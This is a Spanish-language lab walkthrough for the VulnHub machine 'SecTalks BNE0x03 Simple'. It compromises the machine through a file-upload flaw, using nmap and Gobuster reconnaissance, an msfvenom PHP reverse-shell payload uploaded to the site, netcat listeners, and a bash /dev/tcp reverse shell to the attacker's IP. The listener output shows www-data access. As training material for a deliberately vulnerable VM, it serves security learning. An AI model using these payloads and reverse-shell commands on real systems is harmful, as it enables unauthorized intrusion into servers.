

Explotación de vulnerabilidad File Upload

#Metasploit Vamos a ver cómo podemos generar un payload en **PHP** que podamos subir al servidor y así obtener acceso a la máquina víctima. Para ello, vamos a acceder a un servidor FTP como usuario **Anonymous**, que será donde subamos nuestro payload y adquiramos esa intrusión al servidor.

Usaremos para este ejercicio la máquina: <https://www.vulnhub.com/entry/sectalks-bne0x03-simple,141>

Una vez instalada la máquina procedemos con la **intrusión**.

1. Hacemos reconocimiento de la **Máquina víctima**

```
arp-scan -I eth0 --localnet
```

2. Realizamos escaneo de puertos abiertos

```
nmap -p- -sS -sC -sV --open --min-rate=5000 -vvv -n -Pn 192.165.56.xx
```

Notamos que tenemos **abierto** únicamente el puerto 80. Así que visitamos su sitio web mediante el navegador para ver **en qué** vamos a trabajar.

imagen del sitio

Nota: Vemos que tenemos una página web de login. Es recomendable **loguearse** para tener **más** accesibilidad a la máquina, **obviamente** en **anónimo**.

Una vez pasamos el registro podemos ver que **está** la **opción** de cargar un archivo; ahí es donde vamos a meter el payload creado por **msfvenom**.

Nota importante: Algo que nos podría dar ventaja sobre la fase de reconocimiento e **intrusión** es notar **ciertos** nombres, marcas, etc., en los sitios. Ejemplo: *Cutnews*, *dashboard*, etc. Podríamos pasarlos a Metasploit para buscar alguna vulnerabilidad **conocida**.

Nota: En una web siempre busquemos un lugar donde subir archivos porque de esta manera podríamos ganar **intrusión**.

3. siguiente es preparar nuestro archivo malicioso.

```
msfvenom -p php/reverse_php LHOST=192.168.56.xx LPORT=443 -f raw > pwned.php
```

4. Subimos el archivo creado al sitio.

imagen del archivo subido

5. Ahora debemos identificar dónde se aloja el **archivo** dentro del sitio web; para eso usaríamos fuzzing web, en este caso con **Gobuster**.

```
gobuster dir -u http://192.168.56.xx/ -w  
/usr/share/wordlists/dirbuster/directory-list-lowercase-2.3-medium.txt
```


Nota: Podemos ver que encontramos entre la lista de la **enumeración** del sitio la ruta **upload**. Lo **más** seguro es que aquí es donde se guarden las cargas de archivos del sitio.

(imagen del sitio encontrado con mi archivo cargado.)

6. Ahora lo que debemos hacer es ponernos a la escucha para **recibir** la reverse shell del archivo malicioso con Netcat.

```
nc -nlvp 443
```

Damos **clic** en el archivo malicioso que cargamos para que se **haga la conexión**.




Nota: Podemos confirmar con un `whoami` para que nos muestre **el nombre del usuario actual con el que estás autenticado en la sesión**.

Nota importante: El payload en msfvenom **funciona** mal al cabo de un rato; perderemos la **sesión**, por lo que **hay** que hacerla mediante los siguientes pasos:

1. Nos ponemos a la **escucha** en un nuevo terminal con Netcat en un puerto distinto.

```
nc -nlvp 4444
```

Ahora **sí**, en el sitio donde está mi **archivo**, damos un clic sobre él y ya estaría ejecutándose el reverse shell a mi máquina atacante.




Index of /uploads

Name	Last modified	Size	Description
Parent Directory		-	
avatar_manuel_pwned.php	2026-02-11 12:47	2.7K	

Apache/2.4.7 (Ubuntu) Server at 192.168.56.104 Port 80

2. Vamos a la web **revshells** para crear el **reverse shell** que vamos a ejecutar de manera remota en la máquina comprometida en Netcat de la terminal anterior. El sitio nos indica el comando a ejecutar; únicamente modificamos el puerto a **4444**.
3. Ahora, en la terminal donde obtuvimos el acceso remoto, pasamos el comando **proporcionado** de la siguiente manera entre comillas:

```
bash -c "sh -i >& /dev/tcp/192.168.56.103/4444 0>&1"
```



Ahora sí, como vemos, ya **obtuvimos** una **conexión** más segura en la segunda terminal a la escucha, por lo que podremos finalizar la que usamos para el payload de msfvenom.

Verificamos con `whoami` :

```
(klinumeterter2345@Junitojon)-[~]  
$ nc -nlvp 4444  
listening on [any] 4444 ...  
connect to [192.168.56.103] from (UNKNOWN) [192.168.56.104] 44847  
sh: 0: can't access tty; job control turned off  
$ whoami  
www-data  
$ ls  
avatar_manuel_pwned.php  
$
```